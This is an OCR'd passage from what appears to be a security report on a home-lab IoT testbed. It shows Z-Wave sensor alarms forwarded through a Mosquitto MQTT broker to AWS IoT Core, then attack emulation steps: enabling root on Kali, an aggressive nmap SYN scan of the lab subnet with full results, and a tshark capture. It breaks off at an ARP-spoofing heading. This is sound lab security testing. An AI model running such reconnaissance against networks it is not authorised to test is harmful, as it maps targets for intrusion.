
HomeOffice
Fibaro Alarm Tampering, product cover remo...
4 days
off

HomeOffice
Fibaro Motion Sensor (6)
4 days
on

Figure 25: Screenshot of the Smart Home Controller Dashboard. *Showing that the Fibaro Sensors are configured.*

- Configure the MQTT Broker:

The Smart Home Controller has an app “MQTT” to connect to MQTT Broker:


MQTT

Publishes the status of devices to a MQTT topic and is able to set values based on subscribed topics.

Data logging

Robin Eggenkamp

1.4.1 stable

Dependent apps: BaseModule

☑ Active

Name: MQTT

Client ID: zway

Randomize client ID: ☐

Only needed for some MQTT brokers

Hostname or IP address: 192.168.1.30

Port: 1883

Figure 26: Screenshot of the Smart Home Controller Configuration of MQTT Broker. *Showing how Mosquitto Broker was configured in the Smart Home Controller.*


The IP address above is our Mosquitto Broker, which is accessible at 192.168.1.30:1883.

This completes the configuration of the Smart Home Controller. Now, if an event is triggered by Fibaro Sensor, it will be published to the Mosquitto Broker and Mosquitto Broker will forward this to the AWS IOT Core.

Testing the Testbed setup

To test the setup, we removed the cover from the Fibaro Motion Sensor, which triggered the alarms. The MQTT communication between Smart Home Controller, Mosquitto, and AWS IoT Core can be seen below:

Screenshot from Z-Wave Smart Home Web Interface:



23:28 Fibaro Alarm General Purpose alarm (6) : **off** - *HomeOffice*

23:28 Fibaro Alarm Tampering, product cover removed (6) : **off** - *HomeOffice*

23:27 Fibaro Sensor General purpose (6) : **off** - *HomeOffice*

23:27 Fibaro Alarm General Purpose alarm (6) : **on** - *HomeOffice*

23:27 Fibaro Alarm Tampering, product cover removed (6) : **on** - *HomeOffice*

23:27 Fibaro Sensor General purpose (6) : **on** - *HomeOffice*


Figure 27: Screenshot of Events Logs. *Showing some Alarms received from Fibaro Sensor.*

Z-Wave Server Logs confirm the connection and data being sent and received:

```
[2024-06-24 23:27:23.929] [I] [core] --- Starting module MQTT

[2024-06-24 23:27:23.952] [I] [core] Executing script: /*** Buffer
******************************************************************** ...

[2024-06-24 23:27:23.958] [I] [core] Executing script: /*** MQTTClient
*************************************************************** ...

[2024-06-24 23:27:23.983] [I] [core] [MQTT-17] Socket connection opened.

[2024-06-24 23:27:23.983] [I] [core] [MQTT-17] Connected to 192.168.1.30 as
zway

…

…

[2024-06-24 23:28:01.572] [I] [core] HK: updated ZWayVDev_zway_6-0-113-7-3-
A

[2024-06-24 23:28:01.574] [I] [core] Notification: device-info (device-
OnOff): {"dev":"Fibaro Alarm Tampering, product cover removed
(6)","l":"off","location":1}

[2024-06-24 23:28:01.588] [I] [core] HK: updated ZWayVDev_zway_6-0-156-0-A

[2024-06-24 23:28:01.589] [I] [core] Notification: device-info (device-
OnOff): {"dev":"Fibaro Alarm General Purpose alarm
(6)","l":"off","location":1}

[2024-06-24 23:28:01.623] [I] [core] [BaseModule-16] Set lastLevel to off
for ZWayVDev_zway_6-0-113-7-3-A (was on)

[2024-06-24 23:28:01.626] [I] [core] [BaseModule-16] Set lastLevel to off
for ZWayVDev_zway_6-0-156-0-A (was on)

[2024-06-24 23:28:04.896] [I] [zway] Adding job: Get background noise level

[2024-06-24 23:28:04.904] [D] [zway] SENDING: ( 01 03 00 3B C7 )

[2024-06-24 23:28:04.906] [D] [zway] RECEIVED ACK

[2024-06-24 23:28:04.907] [D] [zway] RECEIVED: ( 01 07 01 3B AE B0 B0 7F 13
)

[2024-06-24 23:28:04.907] [D] [zway] SENT ACK
```

Excerpt 5: Excerpt from Server Logs of the Smart Home Controller. This excerpt shows that events are sent via z-wave to and from Fibaro Sensor.

Screenshot from AWS (packets are being received):



You can update the connection details by choosing Disconnect and making updates on the Establish connection to continue page.

The topic filter describes the topic(s) to which you want to subscribe. The topic filter can include MQTT wildcard characters.

#

$aws/things/zway/shadow/name/+/delete/+
$aws/things/zway/shadow/update/documents
$aws/things/zway/shadow/+/rejected
$aws/things/zway/shadow/+/accepted
$aws/things/zway/shadow/name/+/documents
$aws/events/presence/+/zway
$aws/events/subscriptions/+/zway
$aws/things/zway/shadow/name/+/update/+
#

You cannot publish messages to a wildcard topic.
Please select a different topic to publish messages to.

zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice June 24, 2024, 23:27:30 (UTC+0200)
zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice June 24, 2024, 23:27:29 (UTC+0200)
zway/connected June 24, 2024, 23:27:23 (UTC+0200)

Figure 28: Screenshot of AWS Events Logs. *Showing that the events are being received via MQTT.*

Attacks Emulations

To evaluate the security of the Smart Home Controller, following experimental attack emulation were done:


Nmap

Kali root-access: Since Kali changed to non-root user policy by default since release of 2020.1, we would first enable the root access. We need this because nmap by default makes a SYN scan (-sS) if the user is root. But it uses connect scan (-sT), if user is non-root (requires root privileges to send raw packets). Therefore, we will enable the root access through installing the required packages and setting the password of the root user.

sudo apt install -y kali-root-login


sudo apt install -y kali-grant-root

sudo passwd root




```
┌──(kali㉿kali)-[~]
└─$ sudo apt install -y kali-root-login
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libabsl20220623 libadwaita-1-0 libaio1 libappstream5 libatk-adaptor libboost-dev libboost1.83-dev libgphoto2-l10n libnsl-dev libopenblas-dev libopenblas-pthread-dev libopenblas0 libpthread-stubs0-dev libpython3-all-dev libpython3.12
  libpython3.12-dev libstemmer0d libtirpc-dev libunibreak5 libxmlb2 libxsimd-dev python3-all-dev python3-anyjson python3-beniget python3-gast python3-pyatspi python3-pypdf2 python3-pyrsistent python3-pythran python3.12-dev xtl-dev
  zenity zenity-common
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  kali-root-login
0 upgraded, 1 newly installed, 0 to remove and 894 not upgraded.
Need to get 6776 B of archives.
After this operation, 33.8 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 kali-root-login all 2019.4.0 [6776 B]
Fetched 6776 B in 0s (19.8 kB/s)
Selecting previously unselected package kali-root-login.
(Reading database ... 429227 files and directories currently installed.)
Preparing to unpack .../kali-root-login_2019.4.0_all.deb ...
Adding 'diversion of /etc/gdm3/daemon.conf to /etc/gdm3/daemon.conf.original by kali-root-login'
Adding 'diversion of /etc/pam.d/gdm-password to /etc/pam.d/gdm-password.original by kali-root-login'
Adding 'diversion of /etc/pam.d/gdm-autologin to /etc/pam.d/gdm-autologin.original by kali-root-login'
Adding 'diversion of /etc/pam.d/lightdm-autologin to /etc/pam.d/lightdm-autologin.original by kali-root-login'
Adding 'diversion of /etc/pam.d/sddm to /etc/pam.d/sddm.original by kali-root-login'
Adding 'diversion of /etc/sddm.conf to /etc/sddm.conf.original by kali-root-login'
Unpacking kali-root-login (2019.4.0) ...
Setting up kali-root-login (2019.4.0) ...
Installing /usr/share/kali-root-login/daemon.conf as /etc/gdm3/daemon.conf
Installing /usr/share/kali-root-login/gdm-password as /etc/pam.d/gdm-password
Installing /usr/share/kali-root-login/gdm-autologin as /etc/pam.d/gdm-autologin
Installing /usr/share/kali-root-login/lightdm-autologin as /etc/pam.d/lightdm-autologin
Installing /usr/share/kali-root-login/sddm as /etc/pam.d/sddm
Installing /usr/share/kali-root-login/sddm.conf as /etc/sddm.conf
```

Figure 29: Screenshot of command used to install the kali-root-login. *First command required to enable the root access on the Kali Linux.*



```
┌──(kali㉿kali)-[~]
└─$ sudo apt install -y kali-grant-root
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
kali-grant-root is already the newest version (2022.4.0).
kali-grant-root set to manually installed.
The following packages were automatically installed and are no longer required:
  libabsl20220623 libadwaita-1-0 libaio1 libappstream5 libatk-adaptor libboost-dev libboost1.83-dev libgphoto2-l10n libnsl-dev libopenblas-dev libopenblas-pthread-dev libopenblas0 libpthread-stubs0-dev libpython3-all-dev libpython3.12
  libpython3.12-dev libstemmer0d libtirpc-dev libunibreak5 libxmlb2 libxsimd-dev python3-all-dev python3-anyjson python3-beniget python3-gast python3-pyatspi python3-pypdf2 python3-pyrsistent python3-pythran python3.12-dev xtl-dev
  zenity zenity-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 894 not upgraded.
```

Figure 30: Screenshot of command used to install the kali-grant-root. *Second command required to enable the root access on the Kali Linux.*



```
┌──(kali㉿kali)-[~]
└─$ sudo passwd root
[sudo] password for kali:
New password:
Retype new password:
passwd: password updated successfully

┌──(kali㉿kali)-[~]
└─$ su
Password:
┌──(root㉿kali)-[/home/kali]
└─#
```

Figure 30: Screenshot of command used to set the (new) password of root user. *Third command required to enable the root access on the Kali Linux.*

SYN Scan:

Now we are logged in as root user and will launch aur nmap scan to find out which ports on the firewall and on Raspberry Pi are open, which we will later exploit.

Following command was used: nmap -sS -A -p 1-9999 192.168.1.0/24

Here the -sS enables SYN scan which are considered stealthier than other scans whereas -A flag enables the aggressive scans to detect Operating Systems and version numbers. We are limiting our scan t port range 1-9999 because most of the services use ports between this range.

The nmap scan of the 192.168.1.0/24 subnet showed very valuable insights into the target environment. It provided the crucial information for the subsequent attack simulations. The scan, was relatively easy. The following nmap reports are only excerpts from the whole outpout, focusing on the target devices:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -A -p 1-9999 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-21 19:17 CEST
Nmap scan report for pfs.mazharabbas.com (192.168.1.1)
Host is up (0.00024s latency).
Not shown: 9995 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.4 (protocol 2.0)
53/tcp  open  domain   Unbound
80/tcp  open  http     nginx
|_http-title: Did not follow redirect to https://pfs.mazharabbas.com/
443/tcp open  ssl/http nginx
|_http-title: pfs - Login
MAC Address: 00:0D:B9:5A:1D:ED (PC Engines GmbH)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose
```

```
Running (JUST GUESSING): FreeBSD 11.X (91%)
OS CPE: cpe:/o:freebsd:freebsd:11.2
Aggressive OS guesses: FreeBSD 11.2-RELEASE (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.24 ms pfs.mazharabbas.com (192.168.1.1)
```

Excerpt 6: Excerpt from Kali Linux to launch the nmap scan. This excerpt shows the nmap command used to launch the nmap scan. It uses the -sS -A flags.

```
Nmap scan report for smarthome.mazharabbas.com (192.168.1.4)
Host is up (0.0023s latency).
Not shown: 9995 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Raspbian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 7d:96:2a:14:e0:32:6c:1d:a9:39:ce:60:0b:a5:77:6e (RSA)
|   256 9e:d7:5b:ec:64:d2:6e:b9:f2:e2:64:de:4f:2c:e5:41 (ECDSA)
|_  256 2b:ff:e2:60:3d:46:3f:f0:c7:37:f2:3c:a3:34:7a:ae (ED25519)
5900/tcp open  vnc     RealVNC Enterprise 5.3 or later (protocol 5.0)
| vnc-info:
|   Protocol version: 005.000
|   Security types:
|     Unknown security type (13)
|_    RA2 (5)
8083/tcp open  us-srv?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Server: Mongoose/6.4
|     Content-Type: text/plain
|     Connection: close
|     Content-Length: 0
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Mongoose/6.4
|     Date: Fri, 21 Jun 2024 17:18:02 GMT
|     Last-Modified: Sat, 02 Sep 2023 17:28:22 GMT
|     Accept-Ranges: bytes
|     Content-Type: text/html
|     Connection: close
|     Content-Length: 345
|     Etag: "64f370b6.345"
|     <!doctype html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta http-equiv="refresh" content="1;url=smarthome">
|     <script type="text/javascript">
|     window.location.href = "smarthome"
|     </script>
|     <title>Page Redirection to Z-Wave Smart Home</title>
|     </head>
|     <body>
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Mongoose/6.4
|     Access-Control-Allow-Origin: *
|     Access-Control-Allow-Methods: GET, PUT, POST, DELETE, OPTIONS
|     Access-Control-Allow-Headers: Authorization, Accept-Ranges, Content-
Encoding, Content-Length, Content-Range, Content-Type, ETag, X-API-VERSION,
Date, Cache-Control, If-None-Match, Content-Language, Accept-Language, X-
ZBW-SESSID, ZWAYSession
|     Access-Control-Expose-Headers: Authorization, Accept-Ranges, Content-
Encoding, Content-Length, Content-Range, Content-Type, ETag, X-API-VERSION,
Date, Cache-Control, If-None-Match, Content-Language, Accept-Language, X-
ZBW-SESSID, ZWAYSession
|     Connection: keep-alive
|     Date: Fri, 21 Jun 2024 17:18:02 GMT
|     Content-Type: text/plain
|_    Content-Length: 0
8084/tcp open  http    Mongoose httpd 3.7
|_http-svn-info: ERROR: Script execution failed (use -d to debug)
| http-webdav-scan:
|   WebDAV type: Unknown
|_  Allowed Methods: GET, POST, HEAD, CONNECT, PUT, DELETE, OPTIONS,
PROPFIND, MKCOL
| http-methods:
|_  Potentially risky methods: CONNECT PUT DELETE PROPFIND MKCOL
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8083-TCP:V=7.94SVN%I=7%D=6/21%Time=6675B5CA%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,242,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Mongoose/6\.4\r\n
SF:Date:\x20Fri,\x2021\x20Jun\x202024\x2017:18:02\x20GMT\r\nLast-Modified:
SF:\x20Sat,\x2002\x20Sep\x202023\x2017:28:22\x20GMT\r\nAccept-Ranges:\x20b
SF:ytes\r\nContent-Type:\x20text/html\r\nConnection:\x20close\r\nContent-L
SF:ength:\x20345\r\nEtag:\x20\"64f370b6\.345\"\r\n\r\n<!doctype\x20html>\n
SF:<html\x20lang=\"en\">\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20
SF:\x20\x20<meta\x20charset=\"UTF-8\">\n\x20\x20\x20\x20\x20\x20\x20\x20<m
SF:eta\x20http-equiv=\"refresh\"\x20content=\"1;url=smarthome\">\n\x20\x20
SF:\x20\x20\x20\x20\x20\x20<script\x20type=\"text/javascript\">\n\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20window\.location\.href\x20=\x20\
SF:"smarthome\"\n\x20\x20\x20\x20\x20\x20\x20\x20</script>\n\x20\x20\x20\x
SF:20\x20\x20\x20\x20<title>Page\x20Redirection\x20to\x20Z-Wave\x20Smart\x
SF:20Home</title>\n\x20\x20\x20\x20</head>\n\x20\x20\x20\x20<body>\n\x20\x
SF:20\x20\x20</body>\n</html>")%r(FourOhFourRequest,70,"HTTP/1\.1\x20404\x
SF:20Not\x20Found\r\nServer:\x20Mongoose/6\.4\r\nContent-Type:\x20text/pla
SF:in\r\nConnection:\x20close\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOpti
SF:ons,2D7,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Mongoose/6\.4\r\nAccess-C
SF:ontrol-Allow-Origin:\x20\*\r\nAccess-Control-Allow-Methods:\x20GET,\x20
SF:PUT,\x20POST,\x20DELETE,\x20OPTIONS\r\nAccess-Control-Allow-Headers:\x2
SF:0Authorization,\x20Accept-Ranges,\x20Content-Encoding,\x20Content-Lengt
SF:h,\x20Content-Range,\x20Content-Type,\x20ETag,\x20X-API-VERSION,\x20Dat
SF:e,\x20Cache-Control,\x20If-None-Match,\x20Content-Language,\x20Accept-L
SF:anguage,\x20X-ZBW-SESSID,\x20ZWAYSession\r\nAccess-Control-Expose-Heade
SF:rs:\x20Authorization,\x20Accept-Ranges,\x20Content-Encoding,\x20Content
SF:-Length,\x20Content-Range,\x20Content-Type,\x20ETag,\x20X-API-VERSION,\
SF:x20Date,\x20Cache-Control,\x20If-None-Match,\x20Content-Language,\x20Ac
SF:cept-Language,\x20X-ZBW-SESSID,\x20ZWAYSession\r\nConnection:\x20keep-a
SF:live\r\nDate:\x20Fri,\x2021\x20Jun\x202024\x2017:18:02\x20GMT\r\nConten
SF:t-Type:\x20text/plain\r\nContent-Length:\x200\r\n\r\n");
MAC Address: D8:3A:DD:96:1A:15 (Unknown)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.5
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
TRACEROUTE
HOP RTT     ADDRESS
1   2.35 ms smarthome.mazharabbas.com (192.168.1.4)
```

Excerpt 7: Excerpt from Nmap scan report for 192.168.1.4


```
Nmap scan report for 192.168.1.30
Host is up (0.016s latency).
Not shown: 9997 closed tcp ports (reset)
PORT     STATE SERVICE                VERSION
22/tcp   open  ssh                    OpenSSH 9.6p1 Ubuntu 3ubuntu13
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 cf:4e:52:51:65:d6:d5:8b:4b:d1:a8:c7:84:47:b7:5d (ECDSA)
|_  256 cb:af:05:29:20:a0:be:4c:b1:2a:a9:5d:e5:a5:0e:f6 (ED25519)
1883/tcp open  mosquitto version 2.0.18
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     $SYS/broker/load/bytes/sent/1min: 4426.63
|     $SYS/broker/load/connections/15min: 0.28
|     $SYS/broker/load/publish/received/5min: 0.27
|     $SYS/broker/store/messages/count: 56
|     $SYS/broker/load/messages/sent/1min: 116.28
|     $SYS/broker/clients/connected: 3
|     $SYS/broker/load/sockets/1min: 1.94
|     $SYS/broker/bytes/received: 7621
|     $SYS/broker/load/publish/dropped/5min: 0.00
|     $SYS/broker/load/bytes/sent/15min: 366.24
|     $SYS/broker/heap/maximum: 59120
|     $SYS/broker/shared_subscriptions/count: 0
|     $SYS/broker/load/publish/dropped/1min: 0.00
|     $SYS/broker/messages/stored: 56
|     $SYS/broker/load/bytes/received/1min: 97.38
|     $SYS/broker/load/connections/5min: 0.62
|     zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice: off
|     $SYS/broker/load/messages/received/5min: 2.04
|     zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice: off
|     zway/connected: 0
|     $SYS/broker/bytes/sent: 23471
|     $SYS/broker/version: mosquitto version 2.0.18
|     $SYS/broker/load/publish/sent/5min: 24.02
|     $SYS/broker/load/messages/received/1min: 4.81
|     $SYS/broker/uptime: 14646 seconds
|     $SYS/broker/subscriptions/count: 10
|     $SYS/broker/publish/messages/received: 118
|     $SYS/broker/heap/current: 57848
|     $SYS/broker/store/messages/bytes: 225
|     $SYS/broker/retained messages/count: 56
|     $SYS/broker/publish/messages/sent: 505
|     $SYS/broker/publish/messages/dropped: 0
|     $SYS/broker/publish/bytes/sent: 1589
|     $SYS/broker/load/bytes/received/5min: 26.23
|     $SYS/broker/publish/bytes/received: 251
|     $SYS/broker/load/publish/sent/15min: 9.15
|     $SYS/broker/messages/received: 544
|     $SYS/broker/messages/sent: 930
|     $SYS/broker/load/messages/sent/15min: 10.59
|     $SYS/broker/load/publish/received/15min: 0.82
|     $SYS/broker/clients/inactive: 3
|     $SYS/broker/clients/active: 3
|     $SYS/broker/clients/maximum: 6
|     $SYS/broker/load/bytes/received/15min: 12.09
|      $SYS/broker/load/sockets/5min: 0.62
|      $SYS/broker/load/sockets/15min: 0.28
|      $SYS/broker/load/publish/sent/1min: 111.47
|      $SYS/broker/load/bytes/sent/5min: 956.42
|      $SYS/broker/load/connections/1min: 1.94
|      $SYS/broker/clients/total: 6
|      $SYS/broker/load/messages/received/15min: 1.46
|      $SYS/broker/load/messages/sent/5min: 26.06
|      $SYS/broker/load/publish/received/1min: 0.05
|      $SYS/broker/clients/disconnected: 3
|      $SYS/broker/clients/expired: 0
|_     $SYS/broker/load/publish/dropped/15min: 0.00
MAC Address: A8:6D:AA:A4:90:7A (Intel Corporate)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=6/21%OT=22%CT=1%CU=43722%PV=Y%DS=1%DC=D%G=Y%M=A86DA
OS:A%TM=6675B9BB%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=107%TI=Z%CI=Z%I
OS:I=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW
OS:7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=7C70%W2=7C70%W3=7C70%W4=7C70%W5=7C70
OS:%W6=7C70)ECN(R=Y%DF=Y%T=40%W=7D78%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%
OS:S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%
OS:RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W
OS:=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
OS:U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%D
OS:FI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   15.82 ms 192.168.1.30
```

Excerpt 8: Excerpt from Nmap scan report for 192.168.1.30

In a parallel session, I also captured the packets for this nmap scan using **tshark** (which is the command line tool of Wireshark) using the following command:

tshark -i any -f "not port 22" -w /tmp/nmap-scan.pcap

The command excludes the ssh port 22 as we are connected to and if not excluded, it will generate a lot of traffic:



```
┌──(kali㉿ kali)-[~]
└─$ sudo tshark -i any -f "not port 22" -w /tmp/nmap-scan.pcap
[sudo] password for kali:
Running as user "root" and group "root". This could be dangerous.
Capturing on 'any'
3466 ^C
```

Figure 31: Screenshot of command used to capture the network traffic. *This captures the nmap scan packets sent on the network.*

Man-in-the-Middle (MitM) Attack using ARP Spoofing:

